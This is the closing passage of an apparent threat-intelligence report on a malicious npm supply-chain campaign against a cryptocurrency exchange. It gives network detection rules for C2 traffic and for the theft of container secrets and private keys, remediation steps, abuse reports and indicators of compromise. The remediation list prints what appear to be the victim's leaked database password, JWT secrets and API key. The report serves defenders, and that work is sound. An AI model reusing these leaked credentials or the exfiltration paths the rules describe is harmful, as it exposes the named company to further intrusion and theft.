  content:"/redis-full"; http_uri;  
  reference:url,intel.breakglass.tech;  
  classtype:trojan-activity;  
  sid:9000103; rev:1;  
)
```

HEXSTRIKE Docker/K8s Secrets Exfiltration

```
alert http $HOME_NET any -> $EXTERNAL_NET any (  
  msg:"BGI - HEXSTRIKE Docker/K8s Secret Exfiltration";  
  flow:established,to_server;  
  content:"/docker"; http_uri;  
  content:"POST"; http_method;  
  reference:url,intel.breakglass.tech;
```

```

        classtype:trojan-activity;
        sid:9000104; rev:1;
    )

# HEXSTRIKE Private Key Exfiltration
alert http $HOME_NET any -> $EXTERNAL_NET any (
    msg:"BGI - HEXSTRIKE Private Key/Wallet Exfiltration";
    flow:established,to_server;
    content:"/keyfile"; http_uri;
    reference:url,intel.breakglass.tech;
    classtype:trojan-activity;
    sid:9000105; rev:1;
)

# HEXSTRIKE C2 Server IP
alert ip $HOME_NET any -> 144.31.107.231 any (
    msg:"BGI - HEXSTRIKE C2 Server Communication";
    reference:url,intel.breakglass.tech;
    classtype:trojan-activity;
    sid:9000106; rev:1;
)

# HEXSTRIKE Alternative C2 Paths
alert http $HOME_NET any -> $EXTERNAL_NET any (
    msg:"BGI - HEXSTRIKE Alt C2 (sv-start/host-all-envs)";
    flow:established,to_server;
    content:"POST"; http_method;
    pcre:"/\\"(sv-start|host-all-envs|host-ssh-keys|host-docker-configs|sv-redis|sv-
complete)"/";
    reference:url,intel.breakglass.tech;
    classtype:trojan-activity;
    sid:9000107; rev:1;
)

```

Recommended Actions

Immediate (0-24 hours)

1. **npm Security Team:** Report all 9 packages for immediate takedown. Account **umarbek1233** should be suspended.

2. **Guardarian Security Team:** URGENT notification of compromise. Rotate ALL credentials:
 - PostgreSQL password (1QKtYPp18UesyU2ZwInVM)
 - Admin JWT secret (ZLPguIvczEI8viHwIy9i)
 - JWT secret (zELV0H9QJXtyxkHPCvvX)
 - API key a78e8684-1c99-4eb4-b899-16e55d552335
 - All employee passwords (especially alex.t, dmitrii.s, felipe.s)
 - All CoinMarketCap and ChangeNow API keys
 - Telegram bot tokens
 - Webhooks X-API key
3. **Block C2 IP:** 144.31.107.231 at network perimeter
4. **Review npm dependencies:** Audit all Strapi plugin installations on Guardarian infrastructure

Short-term (1-7 days)

5. **Forensic investigation** of prod-strapi (128.140.36.223) -- check for persistent backdoors, modified email templates, unauthorized admin accounts
6. **Redis audit** -- check for injected keys/data
7. **Elasticsearch credential rotation** -- the attacker has TLS MITM capability
8. **Review Docker container configurations** -- check for escape artifacts
9. **CI/CD pipeline audit** -- the runnervm727z3 Azure runner was compromised

Medium-term (1-4 weeks)

10. **Upgrade Strapi** -- patch CVE-2023-22621 if not already applied
11. **Network segmentation** -- Redis should not be exposed on public interface (128.140.36.223:6379)
12. **Database access controls** -- restrict PostgreSQL to local connections only
13. **npm lockfile enforcement** -- use npm ci with integrity checks
14. **Supply chain monitoring** -- implement automated dependency auditing

Abuse Reports

To npm Security (security@npmjs.com)

9 malicious packages by umarbek1233 (cla4d@sharebot[.]net) deploying C2 agents via postinstall hooks. Packages: strapi-plugin-{cron,config,database,core,server,monitor,hooks,events,logger}. All version 3.6.8, published 2026-04-03 02:02-03:58 UTC. C2 at 144[.]31[.]107[.]231:9999. Full analysis available.

To Hetzner Abuse (abuse@hetzner.com)

Server 144[.]31[.]107[.]231 is operating as a C2 server for an active supply chain attack targeting cryptocurrency exchange Guardarian. Open directory on port 8888 exposes attack toolkit. C2 listener on port 9999. Request immediate suspension.

To CERT-EE (cert@cert.ee)

Estonian company Guardarian OU has been compromised via npm supply chain attack. Database credentials, JWT secrets, and API keys exfiltrated. Employee emails found in credential stuffing scripts. Recommend immediate coordination with Guardarian security team.

References

- CVE-2023-22621: Strapi Server-Side Template Injection via email templates
- npm Registry API: registry.npmjs.org
- Guardarian: [guardarian\[.\]com](https://guardarian.com) (Estonian cryptocurrency exchange)
- ChangeNow: [changenow\[.\]io](https://changenow.io) (cryptocurrency exchange, employee email in attack toolkit)

"One indicator. Total infrastructure."

Share 

Indicators of Compromise(19)

ip144.31.107.231

ip65.21.203.242

ip138.201.100.98

ip65.21.78.244

ip128.140.36.22

ip128.140.36.223

ip223.36.140.128

ip172.17.0.4

ip172.17.0.2

ip172.16.16.2

ip169.254.0.18

domainkubernetes.io

domainnpmjs.com

domainhetzner.com

domainregistry.npmjs.org

sha25627001f1a29590cf6645741769a0ae44dc9ee3c6bc948843c14824b17f49a72ff

sha256b42c4f7b912ccba6f8e3812b68fb664ac52d887e68a4ae5c7d7977912dd81a6c

sha256f4aa76c95b3855e16ffd7083834664ee13bd45d91ddacd472f94ec15979e21e3

sha25677b23d754585a5eb5f67cf5dbbc123c4bd9203861018f1b52d13736fa8423b5a